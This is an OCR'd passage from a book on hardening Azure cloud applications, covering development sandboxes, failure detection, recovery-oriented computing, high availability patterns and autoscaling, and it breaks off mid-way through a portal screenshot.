

Frequent Deployment
Controlled Deployment
Highly-controlled Deployment
Development Sandbox
Project Integration Sandbox
Demo Sandbox
Pre-production Test/QA Sandbox
Production
Highly Iterative Development
Project-Level Testing
System and Acceptance Testing
Operations and Support
Broken Build
Bug Reports
Customer Feedback Reports

Figure 7-3. *Sandbox approach to software development lifecycle. (Scott W. Ambler, "Figure 1. Sandboxes within your technical environment." Development Sandboxes: An Agile "Best Practice," 2005. Reprinted with permission.)*

Development Sandbox

Developers and individual-feature teams are provided with a pristine environment, often created using automation/scripts for their use. The automation approach to creating environments reduces development and deployment variances. These environments rarely have real data, and are expected to be unstable since new application code experiments are ongoing.

The successful application builds that come from this sandbox are pushed into the integration sandbox very frequently. This is where all bugs and customer feedback reports are taken care of.

Integration (or Build) Sandbox

Most engineering organizations have a build function, wherein individual component code is integrated and built. Once built, the application runs through automated testing, commonly called build-verification testing. To run these automated tests, the team is provided with an integration (or build) sandbox. As with the development sandbox, the environment is pristine, and synthetic data is used to verify the application.

Developers move their code from the sandbox to the integration environment for testing. Once testing is complete, developers commit it to their team's build system. The larger goal of this sandbox is to integrate various pieces of code and holistically validate the work. Once the automated tests are passed, the binaries are moved to the next sandbox team—the pre-production sandbox—for further verification before the application is deployed into production.

Demo or Beta Sandbox

Demo sandboxes are optional and are typically set up to reduce the risk of directly placing new code into production. Customers and users are provided access to the demo sandbox and are expected to use it. The data is synthetic, meaning that the environment cannot be used for production or real business activities. The sales team could also use this sandbox for demonstrations.

Pre-Production Test Sandbox

The pre-production test sandbox is the most critical environment, and a tightly controlled infrastructure within the enterprise. Data in this environment is real and is mirrored over periodically from production. The pre-production test sandbox exists for the sole purpose of providing an environment that very closely resembles the actual production environment. This sandbox is crucial for large and distributed environments and is also used to conduct performance and scale-out tests.

Production and Production Staging Environment

Customers will use the production environment, which is the environment that your code runs in. In actuality, this is not a sandbox, but rather the real thing. This is also commonly called live site. Environments that require very high availability have two similar environments running in parallel—production and production staging. Changes are implemented in the staging environment, and at the appropriate switch-over time, staging is flipped over to become production and production to become staging. This reduces downtime significantly.

You will notice that issues can occur in all stages and environments, despite all quality control efforts. This chapter focuses on failures that can happen in production.

Production is the most complex environment, and it will always present unique challenges. But this doesn't mean that internal testing should be discontinued. This is where the earlier principle of "responsiveness to failures" comes in. You can't let your guard down in production. In fact, adoption of a service happens in production, so it is the most critical environment to continuously monitor, learn from, and improve.

Scenario Testing

While unit and integration testing provide results, end-to-end or scenario testing will yield focused feedback to improve your application behavior. It is wholeheartedly recommended that you define your scenarios formally via descriptions and process diagrams. Common techniques to document test scenarios include:

- Observing and recording customer behavior in labs
- Creating story lines explaining the usage of the software
- Using state transitions based on changes in the input conditions

---

Note Scenario testing is a software testing activity that uses scenarios, i.e., real user stories, to help the tester navigate a complex application. Such tests are usually different from single-step or unit test cases because scenarios cover a number of steps executed in a sequence that mimics real usage.

Scenario development and testing are also great ways to create features. Customer and test feedback should also be associated with scenarios, and your prioritization process should focus on scenarios and associated tasks.

Application scenario tests should mimic user behavior closely, including:

- Operating system/browsers
- Localization settings (language/currency)

- Bandwidth characteristics
- Scale tests considering the time of day and month

Failure-Detection Strategies


Let's review strategies for failure detection. Your application needs to be heavily instrumented so that it emits the proper health signals. You should analyze these signals in real time to identify service behavior and failures.

You should monitor two kinds of server health: the health of compute instances (stateless), and the health of stateful servers like databases and other storage systems. Cloud platforms like Microsoft Azure provide robust monitoring of storage and data tiers, so you can truly focus on your application monitoring.

IaaS Virtual Infrastructure

IaaS virtual infrastructure is available over a cloud platform. Several data points are used for fault detection in the infrastructure. Guest operating systems running under virtual machine instances produce the same data as real servers running directly on hardware installed as on-premises server deployments. Several vendors offer monitoring solutions that are capable of generating alerts, charts, reports, and analysis based on data generated by the virtual machine instances. Figure 7-4 provides a screenshot of one such cloud-application monitoring application. Some of the data points include the following:

- CPU
- Disk
- Memory and CPU of running processes and services
- Traffic and bandwidth


PERFORMANCE DATA IN REAL TIME
CPU Load Percent
Physical Memory Percent Usage
Virtual Memory Percent Usage
Packet Loss Rate in Percent
100.0
80.0
60.0
40.0
20.0
0

Host Status

Last Synchronization Time	Mon 01/12/2015 21:16:35 PST
Connection Status	On-line Connection
Synchronization Status	Synchronized
Synchronization Period	120 Seconds

SNMP Info

System	Windows Server 2008 SP2
Location	Not defined (edit/etc/snmp/snmpd.cof or use snm..
Host Name	Not defined (edit/etc/snmp/snmpd.cof or use snm..
Uptime	14.13:56:19

Storage Volumes

	Volume	Size	Usage
1	Physical memory	2048.2 MB	94 %
2	Virtual memory	2048.2 MB	94 %
3	Memory buffers	81.5 MB	0 %
4	Cached memory	720.3 MB	0 %
5	Shared memory	0 MB	0 %
6	Swap space	0 MB	0 %
7	/	38225.5 MB	63 %

Network Interfaces

	Name	Status	Type	Speed	Bytes In	Bytes Out
1	Loop	up	erp-loop	10000000	85888140	85888140
2	Ethernet	up	ethernet-Corp	10000000	1725414842	1405321121
3	Tunnel	down	client-VPN tunnel	0	0	0

Figure 7-4. *Available solutions to monitor servers. (Aparna Machiraju, EDIActivity.com, 2015. Reprinted with permission.)*

Built-in alert systems are available for all forms of hardware and are absolutely essential for failure detection. Alerts lead to corrective action and recovery when associated with automated and remote script execution.

PaaS Application

Fault detection for your PaaS applications is facilitated with “early fault detection” meters. These meters check application operability instead of its availability and are very specific to each application. A few functions of such meters are:

- Measuring the response time from various combinations of browser/operating system/bandwidth characteristics
- Checking for heartbeat signals from your application via a native transport protocol
- Providing access tests with synthetic cycles
- Providing application state and information on hardware and software metrics
- Applying end-to-end tests with synthetic cycles for critical business processes; e.g., inventory check request

All of the preceding examples will serve the purpose of monitoring key application experiences. In the previous chapter, we looked at a case study for Outlook.com. Taking that example further, additional fault checks include the following:

- Are users able to open their mailbox with a latency of five seconds or less?
- Are emails being delivered within a reasonable time, say 95% within two minutes?
- Are new users able to sign up for the service?

Databases

You can detect failures in databases via Java Database Connectivity (JDBC)/Open Database Connectivity (ODBC). Failure detection executes dynamically constructed and arbitrary queries and compares results with ideal and expected values. Synthetic queries are used to insert, update, or delete data on demand, or per a pre-determined schedule, to verify that critical workloads are operating as desired.

Storage

Failure detection in storage systems requires monitoring on a periodic, on-demand, or ad-hoc basis by doing the following:

- Checking file/folder existence
- Verifying the number of files in the folder
- Validating file and folder size, update/modification time, and checksum
- Uploading and downloading file contents

Network

Failure detection of the network is typically outside your purview, as your cloud platform, Microsoft Azure, maintains this. For a hybrid connectivity scenario, failure detection of a local/on-premises network does not need any special monitoring for cloud platform connectivity.

Strategies for Recovery

Recovery-oriented computing is based on the theory that bugs and failures in software applications are inevitable, so the emphasis becomes managing the failure and then reducing its harmful impact.

> *"If a problem has no solution, it may not be a problem, but a fact, not to be solved but to be coped with over time."*
>
> —Shimon Peres

Your team, the hardware at the cloud platform, and your application software are facts, not problems. Thus, these facts need to be coped with, not solved. Accounting for failure and improving recovery/repair strategies improves failure detection and speeds up recovery.

This section discusses the following two aspects of recovery that will speed up the process in case of a failure:

- Organization structure (Dev-Test-Ops Organization)
- Automation via remote scripts (Remote Script Execution)

Dev-Test-Ops Organization

As we have demonstrated in previous chapters, cloud services are complex to build and run. In addition, humans are constantly interacting with them in various roles. For example:

- End users – consumers of your application
- Developers – the designers and builders creating the application
- Testers – engineers who verify the application's behavior
- Ops – people who deploy, configure, and manage the live service

One of the most powerful ways to remove human error from the software development process—and at the same time speed up the recovery process—is to bring down "engineering organizational" silos of development, testing, and operations.

You want to enable a workflow in which you can develop your application, deploy it to a live site, learn from users, make changes in response to this information, and repeat the cycle to continuously improve and add value.

In this model, a developer owns the entire lifecycle of a part of the application — understanding user needs, development, testing, and deployment. This reduces the risk of failure significantly. Figure 7-5 shows the lifecycle, including learning and improvements that are derived from this end-to-end cycle.




Figure 7-5. *Dev-Test-Ops workflow*

The integrated Dev-Test-Ops model also allows teams to deploy multiple times per day to a live environment.

Automation is another key piece in managing such rapid deployment models. Human errors are inevitable, and automation is critical to limiting human involvement, especially around repetitive tasks such as tests and deployment. Figure 7-6 shows the tasks performed by an Ops engineer during the day (as taken from the research published by a Microsoft Corporation engineer). This data clearly demonstrates the need for automation to ensure that errors are eliminated from repetitive tasks.

An analysis of a day in the life of an Ops engineer shows many opportunities for automation—nearly a third of the day is spent on deployment.




Figure 7-6. *Day in the life of Ops. (Deepak Patil, Microsoft Corporation, Global Foundation Services, 2006. Reprinted with permission.)*

Remote Script Execution

You can accelerate recovery by using alerts triggered by failure-detection systems to run remote scripts that fix unexpected results.

These remote scripts are chained by workflow engines to execute sequentially until the root cause is fixed.

Your remote-script logic should be capable of performing the following functions:

- Detect failures from system messages. Learning algorithms may be used to study patterns from failure conditions.
- Make inferences, predict failures, and raise alerts to proactively avoid failures.

Your recovery application may execute custom scripts to allow for collecting failure data and thereafter execute corrective actions such as restart, reboot, reimage, or remove the node.

Summary

Failures, unlike disasters, are difficult to detect and consequently need human intervention and detection software to recover from. The best way to minimize failures is through design, followed by effective failure-detection systems. Your team structure should allow you to recover efficiently. Lastly, it helps to believe in the philosophy that system failure and recovery is about *risk acceptance* and not *risk mitigation.*

Recovery-oriented computing is achieved through three steps:

1. Design and test: modularity, isolation, redundancy, and system-wide undo support
2. Monitor: instrument system for diagnostic support
3. Recovery: via automation and nimble organization

CHAPTER 8

High Availability, Scalability, and Disaster Recovery

In previous chapters, we touched upon the core tenets of cloud services and how to apply them to designing and building a hardened application. This chapter covers the most important aspects of hardened applications, which directly impact user experience and, ultimately, the commercial success of your cloud application. These three aspects are as follows:

- High availability
- Scalability
- Disaster recovery

High Availability

In this world of users who are always online via ever-connected devices, users expect your cloud application to be working all the time. Further demands are made of your application if you support users from around the world. Such global deployments will require your application to be available throughout the year, every day and every hour, or 24/7/365. This is a significant request!

Availability is defined as a percentage of uptime an application is available/operational within a week or month or year; e.g., 99%. Table 8-1 maps availability to allowed downtime per year, month, and week. Typically downtime is calculated per month.

© Suren Machiraju and Suraj Gaurav 2019
S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_8

Table 8-1. *Application availability mapped to downtime*

Availability	Downtime/week	Downtime/month	Downtime/year
One Nine (90%)	16.8 hours	72 hours	36.5 days
Two Nines (99%)	1.68 hours	7.2 hours	3.65 days
Three Nines (99.9%)	10.08 minutes	43.2 minutes	8.76 hours
Four Nines (99.99%)	1.01 minutes	4.32 minutes	52.56 minutes
Five Nines (99.999%)	6.05 seconds	25.9 seconds	5.26 minutes
Six Nines (99.9999%)	606 milliseconds	2.59 seconds	31.6 seconds
Seven Nines (99.99999%)	61 milliseconds	263 milliseconds	3.2 seconds
Eight Nines (99.999999%)	6 milliseconds	26 milliseconds	316 milliseconds
Nine Nines (99.9999999%)	0.6 milliseconds	3 milliseconds	32 milliseconds

Note To achieve "two nines," or 99% availability, you can have only 100 minutes of downtime in a week; to achieve "three nines," or 99.9% availability, you can only have 10 minutes of downtime in a week.

With such daunting downtime numbers, you must apply a solution with an intelligent software to provide high availability (HA). Previously, hardware (for example, multiple CPUs, multiple network cards, RAID disks, etc.) was used for HA scenarios. Since hardware is more susceptible to wear and tear, its use can lead to downtime. Therefore, modern applications should always leverage software to provide high availability while running on the commodity hardware offered by cloud vendors.

This section covers the most critical design patterns for ensuring high availability and the hardening of your application. Some design patterns for ensuring high availability are as follows:

- Asynchronous messaging
- Atomic and idempotent services
- Graceful degradation
- Offline access

Asynchronous Messaging

The asynchronous messaging pattern is a widely adopted design choice, and it espouses loose coupling between software components, services, and cloud applications. Cloud solutions are typically composed of multiple applications, and these could be highly distributed—both geographically and logically. Asynchronous messaging is the only architecture choice for such distributed solutions, as it ensures that components and services are independent, rather than dependent on the availability of other components and services. Asynchronous messaging is typically implemented as fire-and-forget messaging that uses a queuing service; e.g., Azure Service Bus Queue service.

Atomic and Idempotent Services

Cloud application designs should ensure that components and services are atomic and idempotent. Atomic services are most granular, and the functionality of such services cannot be further reduced or split into smaller services. Idempotency is equally important, as it ensures that certain operations do not alter the state of the data; for example, the request method of HTTP.

Both atomicity and idempotency are especially important in disaster recovery scenarios. Users are able to invoke your atomic, idempotent application multiple times until the desired response is obtained. A good example of a service that is both atomic and idempotent is credit card processing on an e-commerce application. Truly atomic service should process the payment instead of focusing on other tasks, such as updating a user profile. In this scenario, atomicity ensures that credit card processing is the most granular service, and if the processing service is unavailable for any reason, other transactions can move forward, if business rules allow it. Being idempotent ensures that multiple submits of the credit card will not result in multiple payments for the same item.

Graceful Degradation

In your design, you should assume that some part of your cloud-based application or deployment at certain data centers will be down and therefore unavailable. Such partial outages should not bring down the entire application. Failures should result in the display of appropriate yet generic error messages without exposing functionality or error codes that could lead to potential security breaches.

Brown-outs are a variation of this kind of service degradation and typically happen when a deployment completely fails; for example, a data center goes offline, and all user load fails over to the remaining data center, causing latency and other issues. Your users would certainly prefer delayed service over no service.

Offline Access

If your application supports mission-critical functions that cannot afford more than a few minutes of downtime, one solution is to have a constrained or partial solution on the customer premises. Of course, this is very challenging and costly to build and operate.

Scalability

High availability leads to greater customer satisfaction with your cloud application, which bodes well and leads to user growth. As the load increases, your application should have the capability to scale and integrate additional resources to serve the growing demand. There are two options: scale-up and scale-out (as described in Chapter 5). Figure 8-1 visually compares the scale-up and scale-out options.



Scale Up
• Upgrade by adding high capacity resources to the same server
• Easier to coordinate and manage
• Large impact on failure
vs.
Scale Out
• Upgrade by adding similar servers
• Easier to expand and contract capacity
• Small impact on failure of a server

Figure 8-1. *Scale-up versus scale-out*

Scaling up means adding larger hardware or more virtual machines to meet user demand. While this approach is easier to implement and maintain, the application soon hits a ceiling, since there is a limit to how large a piece of hardware can be used. Of course, another disadvantage is that there is a single point of failure. Scaling up is not the preferred way to deploy additional capacity to cloud applications, since there is an upper limit to how far you can scale up; plus, it contradicts the entire philosophy of cloud architecture.

Scaling out distributes the user load across multiple servers. While scale-out deployment requires additional expertise, a hardened cloud application should be designed to achieve high availability, a high degree of scalability, and good disaster recovery. Here are a few pointers to keep in mind when designing for scaling:

- **Front-end tier:** Scaling at the front-end tier is about adding compute/server instances, which sit behind a load balancer. Front-end instances are required to be stateless to seamlessly scale-out. As users increase, you will add compute nodes appropriately, keeping in mind the consumption model.
- **Data tier:** Scaling out at the data tier requires more than just adding compute or server instances, and will require you to design for it. Sharding or partitioning your data is one of the key elements of such scale design, wherein partitions are supposed to be independent of one another, and each partition can hold a segment of the data and grow independently. The partitions are grown to a reasonable limit, and then new partitions are added based on your scale requirements. With this type of design, you must be very specific about data-access patterns that query multiple partitions, since a badly designed structure would complicate the query logic. Bad logic exasperates the query response time. This engineering pattern implies that there is no need to design a complicated fan-out query to access information.
- **Cache tier:** This is a quick way to scale-out the data tier. A cache tier is commonly used to store and deliver static content, such as images. You should also consider a cache tier for configuration information related to partitions, interim computations, highly accessed data with a heavy read-to-write ratio, and the state of short-lived processes, such as shopping carts. You should make heavy use of the cache tier to reduce the load on the data tier, thereby increasing the responsiveness of your application. Figure 8-2 demonstrates the universality of the cache tier.




Figure 8-2. *Scale tiers*


Implementation Patterns

In this section, we will review the implementation patterns for different scale tiers, including the front-end tier (application logic), data tier, and cache tier.

Front-End Tier

Since the state is not typically stored in the front-end, the cloud platform provides you with robust options for scalability. It is as simple as turning a few dials to get the desired scale characteristics.

Scale options allow you to select the parameters you wish to scale on. As an example, in a website application, you are able to scale based on common parameters while including an upper band of scale. The scale options available for the Microsoft Azure cloud platform include those based on resources—e.g., Target CPU—and those based on a schedule—e.g., Black Monday preparedness. Figures 8-3 and 8-4 are screenshots of the Microsoft Azure portal that demonstrate the rich set of configuration options available to scale-out based on resources and schedule.



Home > HardeningAzure - Scale out (App Service plan)

HardeningAzure - Scale out (App Service plan)
App Service

Search (Ctrl+/)

- SSL settings
- Networking
- Scale up (App Service plan)
- Scale out (App Service plan)
- WebJobs
- Push
- MySQL In App
- Properties
- Locks
- Automation script

APP SERVICE PLAN

- App Service plan
- Quotas

Save | Discard | Disable autoscale | Refresh

Default Auto created scale condition

Delete warning: The very last or default recurrence rule cannot be deleted. Instead, you can disable autoscale to turn off autoscale.

Scale mode: [✓ Scale based on a metric] Scale to a specific instance count

It is recommended to have at least one scale in rule

Rules: Scale out

When	ServicePlan61863...	(Average) CpuPercentage > 70	Increase instance count by 1

